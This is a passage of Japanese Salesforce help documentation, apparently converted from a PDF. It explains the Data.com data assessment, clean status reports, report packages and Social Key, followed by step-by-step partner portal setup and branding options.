レコード数	Data.com Clean が有効なオブジェクト (取引先、取引先責任者、またはリード)。
一致率 （処理済みレコード中）	Data.com レコードと一致する種別(取引先、取引先責任者、またはリード) ごとの処理済みの Salesforce レコードのパーセント。
更新率 （処理済みレコード中）	更新された種別ごとの処理済みの Salesforce レコードのパーセント。

関連トピック:

Salesforce レコードと Data.com レコードの照合方法
取引先マッチングサービスの選択に関するガイドライン

より適切なデータが必要な組織のレコード数の確認

Data.com データ評価は、Data.com を使用して組織の何件のレコードをより多くの適切なデータで強化できるかを示す、無料の Salesforce AppExchange パッケージです。また、Data.com で 無効 とマークされたレコード件数を調べたり、必要に応じて Salesforce 組織で重複していると見られるレコード件数を調べたりすることもできます。

また、Data.comデータ評価では、取引先、取引先責任者、およびリードの項目をリストし、レコード内の空白項目の件数や Data.com と異なる値を持つ件数を確認することもできます (たとえば、［電話］項目値が空白である取引先レコードが 10 件、［取引先名］項目値が空白である取引先責任者レコードが 5 件など)。この情報は、空白か値が古い項目を更新する Data.com Clean を購入するかどうかを判断するのに役立ちます。Data.com Clean をすでに使用している場合は、その製品から取得される値が表示されます。

1. AppExchange から Data.com 評価アプリケーションをインストールします。
2. Force.com アプリケーションメニューから［Data.com の評価］(Data.com 評価)] を選択して、データ評価アプリケーションを開きます。
3. [Data.com Assessment (Data.com 評価)] タブをクリックし、評価設定を定義します。
4. **[Start My Assessment (自分の評価を開始)]** をクリックします。
   予期される評価の所要時間が示されます。計算の完了は 1 秒あたり 15 件のレコードを基にしており、1 時間単位で切り上げられます。たとえば、取引先が 200,000 件ある場合は、評価の完了に約 3 時間 45 分かかります。これは 4 時間と推定されます。
5. 評価が完了したら、Force.com アプリケーションメニューから［Data.com の評価］を選択します。
6. [Data.com Assessment (Data.com 評価)] タブをクリックし、[Assessments (評価)] タブをクリックします。
7. 目的の評価の横にある **[View Assessments (評価を参照)]** をクリックします。
8. 評価タブを順にクリックします。次に、表示内容について説明します。

タブ	表示内容
概要	評価用に分析した一連のレコードを分類します。より多くの適切なデータで強化できるレコード件数、Data.com で無効になる可能性のあるレコード件数、要求した場合に評価を実行できる時期、重複している可能性のあるレコード件数を示します。また、Data.com レコードと一致するレコード件数と、一致しないレコード件数も示します。
取引先	一致した取引先レコードを分類し、状況別のレコード数と比率、および一致率を示します。データ評価には取引先項目のリストも表示され、特定の項目について、項目

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

Data.com データ評価を実行する
- 権限不要

Data.com データ評価を参照する
- 権限不要

タブ	表示内容
	値が空白になっているレコード数と、Data.com と異なる値を持つレコード数を示します (たとえば、［電話］項目値が空白である取引先レコードが 10 件など)。
取引先責任者	一致した取引先責任者レコードを分類し、状況別のレコード数と比率、および一致率を示します。データ評価には取引先責任者項目のリストも表示され、特定の項目について、項目値が空白になっているレコード数と、Data.com と異なる値を持つレコード数を示します (たとえば、［取引先］項目値が空白である取引先責任者レコードが 5 件など)。
リード	一致したリードレコードを分類し、状況別のレコード数と比率、および一致率を示します。データ評価にはリード項目のリストも表示され、特定の項目について、項目値が空白になっているレコード数と、Data.com と異なる値を持つレコード数を示します (たとえば、［タイトル］項目値が Data.com と異なるリードレコードが 12 件など)。
不一致	Data.com の一致アルゴリズムでは、キー項目を使用して一致するレコードを特定します。このタブには、このような項目が表示され、不一致レコード内の空白項目の数と比率が示されます。有効なデータをこれらの項目に追加すると、組織の一致結果が向上することがよくあります。
DUNSRight	D&B DUNSRight マッチングを使用して期待される取引先の一致率が表示されます。信頼性コードは 1 ～ 10 の数値です。10 の一致信頼性コードは最も正確で、最も完全な一致です。レコードを [一致] または [一致を選択] として識別する信頼性コードのしきい値を設定できます。[一致] レコードは、自動クリーンアッププロセスに自動的に追加されます。[一致を選択] レコードは、自動クリーンアッププロセスに手動で追加されます。

取引先のクリーンアップ状況の確認

Data.com Clean を使用する場合、単純なクリーンアップ状況別取引先レポートを実行してすべての取引先の［クリーンアップ状況］を確認できます。

重要: 自分のレコードと Data.com レコードが誤って一致していると考えられる場合、［差異にフラグを設定し、空白項目に自動入力する］をクリーンアップ設定として選択する前に、慎重に検討する必要があります。大量のデータで不一致が発生している場合は、Salesforce カスタマーサポートにお問い合わせください。

1. [ダッシュボード] タブをクリックし、[Data.com アナリティクス] を選択します。クリーンアップ状況別取引先レポートを実行します。
   クリーンアップジョブの実行が正常に終了すると、取引先がクリーンアップ状況値別にグループ化されて表示されます。
2. レポートで、クリーンアップ状況が「不一致」の Salesforce レコードを見つけます。いくつかのレコードを開いて [クリーンアップ] をクリックし、差異を調べます。
3. クリーンアップ状況が「該当なし」のレコードについて比較プロセスを繰り返します。

関連トピック:

- Salesforce レコードと Data.com レコードの照合方法
- Data.com Clean 状況

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Clean を実装する
- 「アプリケーションのカスタマイズ」

Data.com レポート AppExchange パッケージのインストールと実装

取引先、取引先責任者、リードデータの分析に役立つその他のレポートにアクセスできるようにします。

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

複数の Data.com レポートパッケージを AppExchange で入手できます。インストールするレポートパッケージは、関心の対象および使用する Data.com 製品によって異なります。さまざまなパッケージのリストと、インストール方法の説明を次に示します。

利用可能な AppExchange レポートパッケージ	内容	考慮事項
Data.com Prospector レポート	ダッシュボードおよび関連付けられたレポートは、取引開始済みのリード数、売上予測、収益に関して Data.com が提供する値を確認するために、営業マネージャが主に使用します。	このパッケージをインストールするには、組織は Data.com Prospector を使用する必要があります。
Data.com Clean レポート	ダッシュボードおよび関連付けられたレポートは、営業担当と、Salesforce データをクリーンな状態に保つための操作を行う担当者が主に使用します。	このパッケージをインストールするには、組織は Data.com Clean を使用する必要があります。
Data.com データ評価の実行	ダッシュボードおよび関連付けられたレポートでは充実した D&B 企業データが活用され、顧客に比類のない洞察を与えます。これによって、販売計画およびビジネス戦略が改善されます。	このパッケージをインストールするには、組織は Data.com Prospector または Data.com Clean を使用する必要があります。
	Data.com でデータを充実させる方法を説明します。	組織では、30 日ごとに 1 つの評価を要求できます。

1. ダウンロードする Data.com レポートパッケージに移動します。
2. [今すぐ入手] をクリックします。
3. 使用する Data.com レポートパッケージをインストールします。
4. 組織で Professional Edition を使用している場合は、次の項目をページレイアウトに追加します。使用していない場合、これらの項目はレポートに表示されません。

ページレイアウト	項目
取引先	Data.com から取得
取引先責任者	Data.com から取得
リード	Data.com から取得
商談	Data.com から取得

5. Data.com レポートとダッシュボードが使用可能になったことをユーザに知らせます。

取引先データの評価の取得

Data.com Clean データ評価を要求できるようになり、取引先データの品質に関して情報に基づく判断を下せるようになりました。評価では、取引先の全体的なデータ品質の概要と、主要な取引先項目の分析が提供されます。組織のデータが変更されることはありません。データ評価は米国とカナダの組織のみで使用できます。現在の Data.com Clean のお客様は、データ評価を使用できません。代わりに AppExchange パッケージの Data.com Clean Reports を使用することをお勧めします。

1. 取引先データ評価を要求
   Data.com クリーンアップルールの取引先の会社情報を有効にして、取引先データ評価を要求します。
2. 取引先のデータ評価を参照する方法
   データ評価には、全体的な健全性のスコア、Data.com を使用して照合と更新を実行できるレコードの概要、および業種、場所、従業員数、年間売上ごとの顧客セグメントグラフが含まれます。データ評価は米国とカナダの Salesforce 組織のみで使用できます。この機能は、Lightning Experience でのみ使用できます。

取引先データ評価を要求

Data.com クリーンアップルールの取引先の会社情報を有効にして、取引先データ評価を要求します。


Data.com Clean ユーザがクリーンアップジョブを使用する場合は、データ評価の要求ではなく、無償の AppExchange パッケージ「Data.com Clean Reports」の使用をお勧めします。

1. [設定] から、[クイック検索] ボックスに「*クリーンアップルール*」と入力し、[クリーンアップルール] を選択します。
2. 取引先の会社情報ルールを有効化します。
   ルールを有効化するには、データ評価の契約条件に同意する必要があります。


エディション

Lightning Experience および Salesforce Classic で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

重要: 組織の取引先数が 100 以下の場合、評価の準備ができても通知は送信されません。
組織の取引先数が 100 を超える場合、評価が準備できると、Salesforce によりメールおよび Lightning Experience で通知されます。



組織の規模によっては、評価に24時間以上かかることがあります。評価が完了したら、Lightning Experience のアプリケーションランチャーに移動し、データ評価アプリケーションを選択して、評価をいつでも参照することができます。



評価を組織の他のユーザと共有するには、それらのユーザに「データ評価」権限を付与します。

関連トピック:

取引先のデータ評価を参照する方法


取引先のデータ評価を参照する方法

データ評価には、全体的な健全性のスコア、Data.com を使用して照合と更新を実行できるレコードの概要、および業種、場所、従業員数、年間売上ごとの顧客セグメントグラフが含まれます。データ評価は米国とカナダの Salesforce 組織のみで使用できます。この機能は、Lightning Experience でのみ使用できます。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

データ品質



データの全体的な健全性のスコアは、3 つの要因を使用して計算されます。

一致性
: 一致性には、Dun & Bradstreet データを使用して CRM レコードを最新かつ完全な状態に保つ場合の容易さが反映されます。一般的に CRM レコードの一致性が高いと、住所項目や企業の Web サイトなどの重要な識別子の入力率が高くなります。一致性の評価が高くなると、データの健全性の総合評価が向上します。

精度
: 精度は、Dun & Bradstreet データセットに対して完全かつ最新の状態になっている取引先レコードの割合 (%) を測定したものです。貴重なマーケティングおよびセールスデータ (企業統計や財務など) が不完全であったり、最新でなかったりすると、レコードの利用価値が下がります。精度の評価が高くなると、データの健全性の総合評価が向上します。

ユニーク性
: ユニーク性は、一致レコードから識別された重複取引先の数に基づいています。重複があると、データの検索やレポートに影響を及ぼし、従業員の生産性が減少して顧客満足度が低下します。ユニーク性の評価が高くなると、データの健全性の総合評価が向上します。

一致分析



一致分析では、Dun & Bradstreet データセットのレコードに一致するレコード数、およびレコードの項目値の最新状況の概要が提供されます。

一致: 最新
: すべての項目値が対応する Dun & Bradstreet レコードの項目値と完全に一致する取引先レコードの割合 (%)。

一致: 最新でない
: Data.com が Dun & Bradstreet レコードと一致したが、Dun & Bradstreet レコードとは項目値が異なる取引先レコードの割合 (%)。

不一致
: Data.com が Dun & Bradstreet データセットのレコードと一致しなかった取引先レコードの割合 (%)。不一致レコードの割合 (%) が高いと思われる場合は、標準項目を使用して照合していない可能性があります。データのカスタム評価を要求するには、Salesforce のアカウントマネージャにお問い合わせください。

顧客セグメント



顧客セグメントのグラフには、業種、場所、従業員数、年間売上によって取引先データを地理的に詳しく分析した結果が表示されます。このグラフには、Data.com によって最新でより精度の高いデータを提供できる可能性がある項目が表示されます。

業種

2 桁の標準産業分類 (SIC) コードで識別される上位 5 つの業種の取引先数。

場所

特定の地域の取引先数。地域は、Dun & Bradstreet の会社の第 1 請求先住所に基づいています。

従業員数

取引先の会社の従業員数の詳細。この数には、Salesforce の取引先データではなく、会社の Dun & Bradstreet データが使用されます。

収益

年間売上が Dun & Bradstreet の年間売上高に基づいている取引先数。

関連トピック:

取引先データ評価を要求

Data.com Social Key の設定

担当者が取引先責任者とリードのソーシャルプロファイルを取得できます。そのためには、Data.com Social Key を設定して実装します。

重要: Summer '16 以降、Data.com Social Key および Data.com ソーシャルプロファイルマッチング API は使用できなくなります。その時点で、LinkedIn® などのソーシャルプロファイルハンドルは、Data.com を使用してクリーンアップされたレコードには追加されなくなります。さらに、ソーシャルプロファイルハンドルの検索に Data.com ソーシャルプロファイルマッチング API は使用できません。

[ソーシャル取引先、取引先責任者、およびリード]を有効化して、ソーシャルプロファイルを取得するソーシャルネットワークを選択します (未設定の場合)。ジョブが実行されたら、[設定]の[クリーンアップジョブ]ページで Social Key ジョブ履歴を確認できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Social Key を実装する
- 「アプリケーションのカスタマイズ」

ユーザによるパートナーとの情報の共有

パートナーポータルの概要

パートナーポータルを作成して、パートナーを適切に管理できます。

次の表は、パートナーポータルに関する簡単な説明です。

	パートナーポータル
目的	ビジネスパートナーに、使用を許可された Salesforce データへのアクセス権を与えます。
ユーザインターフェース	クリックスタイルエディタによる高度なカスタマイズが可能なユーザインターフェースと、権限、カスタムオブジェクト、共有ルール、Web タブなど、Salesforce によく似た機能を備えています。
サポートされているレコードタイプ	取引先、取引先責任者、ドキュメント、アイデア、リード、商談、ソリューション、およびカスタムオブジェクト
数量	詳細は、Salesforce にお問い合わせください。
システム管理者のコントロール	管理者は、次の操作を実行できます。 • パートナーポータルユーザ名とパスワードを生成する • パートナーポータルユーザの情報を管理する • 権限、ロール、および共有ルールを使用して、パートナーポータルユーザを管理する

	パートナーポータル
ユーザのコントロール	パートナーユーザは、自身のユーザ情報を更新できます。

関連トピック:

- パートナーポータルの概要
- パートナーポータルの有効化

パートナーポータルの設定

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforceアカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを設定する
- 「アプリケーションのカスタマイズ」

パートナーポータルを設定する手順は、次のとおりです。

1. 1つ以上のポータルを作成します。

   各ポータルについて、次の手順を実行します。

   a. 設定とコミュニケーションテンプレートを指定します。

      最初のポータル設定を初めて保存した後に、カスタマーポータルかパートナーポータルかに関係なく、ポータルユーザアクセスの変換ウィザードが自動的に表示されます。このウィザードを使用して、Salesforceユーザが所有するレコードとフォルダをポータルユーザと共有しないように設定できます。

   b. フォントと色をカスタマイズします。

   c. 選択可能なタブとタブの順序をカスタマイズします。

   d. ポータルの言語を設定します。

2. 必要に応じて、Salesforce CRM Content、Salesforceナレッジ、エンタイトルメント管理、アイデア、またはアンサーを有効にします。

3. パートナープロファイルを作成します。

   各パートナープロファイルについて、次の手順を実行します。

   a. ページレイアウトをカスタマイズします。

   b. リストビューをカスタマイズします。

      パートナーポータルユーザは、[このビューはすべてのユーザがアクセス可能です]と指定されているリストビューを自動的に参照できます。ポータルユーザがアクセス可能なオブジェクトにリストビューを

作成し、ポータルユーザに表示するものに対してのみポータルユーザを割り当てることをお勧めします。

c. 検索レイアウトをカスタマイズします。

Salesforce組織の検索レイアウトは、パートナーポータルで使用されている検索レイアウトと同じです。ポータルユーザがアクセスできるオブジェクトの検索レイアウトで、ポータルユーザが検索結果で参照できる項目のみ選択されていることを確認してください。

4. パートナーポータルにパートナープロファイルを割り当てます。
5. 必要に応じて、シングルサインオンを有効にします。
6. 各パートナーポータルへのログインを有効化します。
7. パートナーユーザを作成します。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化

パートナーポータルの作成

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

Salesforce パートナーポータルの有効化を行った後、さまざまなビジネスニーズに合わせたパートナーポータルを作成できます。

メモ: 組織で最大5個のパートナーポータルを作成できます。この数を増やすには、製品マネージャの承認が必要となり、詳細な使用事例が求められます。

パートナーポータルを作成する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「パートナー」と入力し、[設定]を選択します。
2. [新規] をクリックします。
3. 次のオプションを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルを作成する
- 「アプリケーションのカスタマイズ」

設定	説明
名前	ポータルの詳細ページと編集ページ、およびパートナーポータルの設定ページに表示されるパートナー

設定	説明
	ポータルの名前。パートナーポータルの名前は、ポータルのページではなく、ブラウザのタイトルバーに表示されます。 ポータルの名前は組織内で一意であり、カスタマーポータルまたはパートナーポータルですでに使用されていない名前である必要があります。また、カスタマーポータルの名前を「パートナーポータル」カスタマーポータルに指定するとエラーが発生する場合があります。
説明	ポータルの詳細ページと編集ページに表示されるパートナーポータルの説明。パートナーポータルの説明は、ポータルには表示されません。
ログインを有効にする	ユーザがパートナーポータルにログインできるようにします。 ポータルの設定を完了してからこのチェックボックスをオンにすることをお勧めします。 メモ: パートナーポータルを有効化するとき、デフォルトポータルは［ログインを有効にする］として設定されます。 ユーザが自分のパスワードをリセットするには、ユーザがパートナーポータルにログインでき、ユーザプロファイルの制限されたIP範囲内であり、指定のログイン時間内である必要があります。
管理者	ルックアップアイコン（ ）をクリックして、パートナーポータルのデフォルトの管理者を選択します。パートナーポータルに関するメール通知は、すべてこのSalesforceユーザに送信されます。 パートナーポータルのシステム管理者の選択時には、「外部ユーザの管理」および「アプリケーションのカスタマイズ」ユーザ権限を持ち、パートナーポータル［ヘッダー］が含まれているドキュメントフォルダにアクセスできるユーザのみを選択できます。ポータル管理者として選択したユーザを無効にすることはできません。

ポータルデフォルト設定	
設定	説明
ログアウト URL	ユーザがパートナーポータルからログアウトしたときに表示されるWebページのURL(http://www.acme.comなど)。ログアウトURLを指定しない場合、ポータルユーザがログアウトするとログインページに戻ります。
アクションの確認を表示	ユーザがパートナーポータルでのアクションを完了した後、ユーザに確認メッセージを表示できます。たとえば、ユーザがパートナーポータルにリードを作成した後、この設定が有効になっていれば、「リードが作成されました」というメッセージが表示されます。 確認メッセージは、パートナーポータルで完了したアクションをユーザが明確に理解するのに役立ちます。
HTML メッセージのデフォルト言語	カスタム言語ポータルのHTMLメッセージが設定されていないときに、ポータルHTMLメッセージの表示に使用する言語を指定します。この設定は、複数の言語が有効になっている組織でのみ利用できます。

ユーザ名・パスワード通知用メールの設定	
設定	説明
差出人メールアドレス	すべてのパートナーポータルコミュニケーションテンプレートの送信元アドレス(support@acme.comなど)。Salesforceはメールを自動的に送信しますが、ポータルユーザに対しては、このメールアドレスから送信されたかのように表示されます。ポータルユーザが返信すると、このアドレスに送信されます。
差出人名	差出人メールアドレスに関連付ける名前(Acme Partner Supportなど)。
新規ユーザ用 テンプレート	新たに有効になったパートナーポータルユーザに対してユーザ名と初期パスワードを送信するために使用されるメールテンプレート。デフォルトでは、自動的にサンプルテンプレートが選択されます。このテンプレートは[有効]に設定する必要があります。

ユーザ名・パスワード通知用メールの設定	
設定	説明
パスワードリセット用 テンプレート	ユーザのパスワードをリセットしたときに、既存のパートナーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。
パスワード忘れ用テンプレート	パートナーポータルのログインページでユーザが[パスワードをお忘れですか?]をクリックして自身のパスワードをリセットしたときに、既存のパートナーポータルユーザに新しいパスワードを送信するために使用されるメールテンプレート。
ポータルユーザへの所有者の変更用 テンプレート	パートナーポータルユーザがポータルでレコードの新しい所有者になったときに、ユーザに通知するために使用されるメールテンプレート。

デザイン	
設定	説明
ヘッダー	組織のブランド情報をパートナーポータルのヘッダーに組み込めるテキストまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 ［ヘッダー］および［フッター］に組み込むファイルに許可される合計サイズは、最大で 10 KB です。 正しく表示されないことがあるため、ヘッダーとロゴの両方をポータルに追加しないことをお勧めします。 ログアウトリンクは、「Logout」という HTML タグを使用して、ヘッダーの任意の場所に配置できます。
フッター	組織のブランド情報をパートナーポータルのフッターに組み込めるテキストまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 ［ヘッダー］および［フッター］に組み込むファイルに許可される合計サイズは、最大で 10 KB です。

デザイン	
設定	説明
ロゴ	組織のブランド情報をパートナーポータルの左上にあるヘッダーに組み込む画像ファイル (.jpg、.gif、.png)。ルックアップアイコン ( ) をクリックして、[ドキュメント] タブで公開されているフォルダにアップロードされており、[外部参照可] とマークされているファイルを選択します。 [ロゴ] に組み込めるファイルは、最大 20 KB です。 正しく表示されないことがあるため、ヘッダーとロゴの両方をポータルに追加しないことをお勧めします。
ログインメッセージ	パートナーポータルのログインページ、[パスワードをお忘れですか?] ページ、[パスワードの変更] ページのヘッダーに組織のブランド情報を組み込めるテキストファイルまたは HTML ファイル。ルックアップアイコン ( ) をクリックして [ドキュメント] タブで一般にアクセスが可能なフォルダにアップロードされているファイルを選択します。 [ログインメッセージ] に組み込めるファイルは、最大 2 KB です。 メモ: JavaScript および CSS コードは、ポータルログインメッセージとして使用される HTML ファイルから自動的に削除されます。

4. [保存] をクリックします。

メモ: 組織で有効化できるパートナーポータルの数については、Salesforce までお問い合わせください。

関連トピック:

パートナーポータルの概要

パートナーポータルの有効化

パートナーポータルのフォントと色の設定

メモ: Summer'13 以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルのフォントと色を設定する
- 「アプリケーションのカスタマイズ」

Salesforce パートナーポータルのフォントと色をカスタマイズして、会社のブランド情報を反映できます。ポータルのフォントと色の設定は、ポータルの「カラーテーマ」で指定します。定義済みのカラーテーマを選択し、必要に応じて、自社のブランド情報と一致するようにカスタマイズします。[例を参照] リンクをクリックして、カスタマイズ可能なテーマ属性をすべて参照できます。

1. [設定] から、［クイック検索］ボックスに「パートナー」と入力し、[設定] を選択します。
2. パートナーポータルの名前を選択します。
3. [ポータルのフォントと色の変更] をクリックします。
4. ［カラーテーマ］ドロップダウンリストからカラーテーマを選択します。独自のテーマを最初から作成するには、［カラーテーマ］ドロップダウンリストから [カスタム] を選択します。選択したカラーテーマのプレビューが、[プレビュー] セクションに自動的に表示されます。
5. 必要に応じて、選択したテーマの色を次のいずれかの方法でカスタマイズします。
   - 任意のテーマ属性に 16 進値を入力する
   - テーマ属性の 16 進値をクリックして、ポイント & クリックエディタから色を選択する

   テーマをカスタマイズすると、保存したときに自動的に「カスタム」という名前に変更されます。次のオプションをカスタマイズできます。カスタマイズされると、[プレビュー] セクションに自動的に表示されます。

タブのスタイル	
テーマ属性	説明
現在のタブのテキスト	ユーザが選択したタブのテキストの色。
現在のタブの背景	ユーザが選択したタブの背景色。
現在のタブの境界線	ユーザが選択したタブの境界線の色。
その他のタブのテキスト	ユーザが選択していないタブのテキストの色。
その他のタブの背景	ユーザが選択していないタブの背景色。
その他のタブの境界線	ユーザが選択していないタブの境界線の色。
タブバーの背景	すべてのタブの背景色。

ページのスタイル	
テーマ属性	説明
ページ背景	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストを除いたポータルの背景色。
テキスト	タブ、ボタン、ヘッダー、項目の表示ラベルを除くすべてのポータル項目のテキストの色、サイズ、フォント。 必要に応じて、パーセント項目に表示されるパーセントを変更して、すべてのポータル項目のサイズを増減できます。さらに、ドロップダウンリストから、タブ、ボタン、ヘッダー、項目の表示ラベルを除くすべてのポータル項目のフォントを変更できます。
項目の表示ラベルのテキスト	レコードの項目名のテキストの色。 必要に応じて、ドロップダウンリストからテキストのフォントを変更できます。
リンク	すべてのリンクのテキストの色。
リンクのフロート表示	ユーザがマウスポインタを上に置いたときに表示されるすべてのリンクのテキストの色。
項目の区切り文字	レコードの項目を区切る線の色。
下境界線	ポータルの下部にある境界線の色。

セクションのスタイル	
テーマ属性	説明
ヘッダー背景	検索、最近使ったデータ、関連リスト、ソリューションカテゴリ、ドキュメントフォルダ、および選択したタブを含むすべてのヘッダーの背景色。
セクションヘッダーテキスト	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、およびドキュメントフォルダのヘッダーのテキストの色とフォント。 必要に応じて、ドロップダウンリストからテキストのフォントを変更できます。

セクションのスタイル	
テーマ属性	説明
左境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの左側の境界線。 必要に応じて、ピクセル項目の表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
右境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストを除いた右側の境界線。 必要に応じて、ピクセル項目の表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
上境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの上側の境界線。 必要に応じて、ピクセル項目の表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
下境界線	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの下側の境界線。 必要に応じて、ピクセル項目の表示されるピクセル数を変更して、境界の太さを増減できます。さらに、ドロップダウンリストから、境界として表示される線のスタイルを選択できます。
セクションの背景	検索、関連リスト、最近使ったデータ、ソリューションカテゴリ、ドキュメントフォルダ、および[新規作成]ドロップダウンリストの背景色。

リストのスタイル

テーマ属性	説明
リストヘッダーのテキスト	リストビューの項目の列ヘッダーとして選択された項目名のテキストの色。 必要に応じて、ドロップダウンリストからテキストのフォントを変更できます。
ヘッダーの下線	関連リストとリストビューの列ヘッダーの下側の線の色。
区切り文字	リストビューのレコード間の線の色。
行の強調表示	マウスポインタをリストビューの上に置いたときに表示されるレコードのテキストの色。

6. テーマの値に対する変更をすべて保存するには、[保存] をクリックします。

ヒント: パートナーポータルユーザに対しては、ユーザがブラウザのデータを最新の状態に更新したときに変更内容が表示されます。そのため、ユーザがパートナーポータルにアクセスする可能性が低いときにポータルのカラーテーマを更新することをお勧めします。

関連トピック:

パートナーポータルの概要
パートナーポータルの有効化

パートナーポータルタブのカスタマイズ

メモ: Summer'13以降、パートナーポータルを現在使用していない組織は、それを使用できません。既存の組織は、今後も継続してフルアクセスできます。パートナーポータルを持っていないが、レコードや情報をパートナーと簡単に共有したい場合は、コミュニティを試してください。

パートナーポータルを使用している既存の組織は、パートナーポータルを使用し続けることも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

カスタムオブジェクトの他、次のタブをパートナーポータルに表示できます。

- 取引先
- アンサー
- 記事 (Salesforce ナレッジが必要です)
- ケース
- 取引先責任者

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーポータルのタブをカスタマイズする
- 「アプリケーションのカスタマイズ」

- ドキュメント
- アイデア
- リード
- 商談
- エンタイトルメント
- サービス契約
- ソリューション
- Salesforce CRM Content タブ
- レポート

Salesforceのパートナーポータルにログインしているユーザに表示するタブを選択したり、ポータルユーザに表示するタブの順序をカスタマイズしたりできます。

1. [設定] から、［クイック検索］ボックスに「パートナー」と入力し、[設定] を選択します。
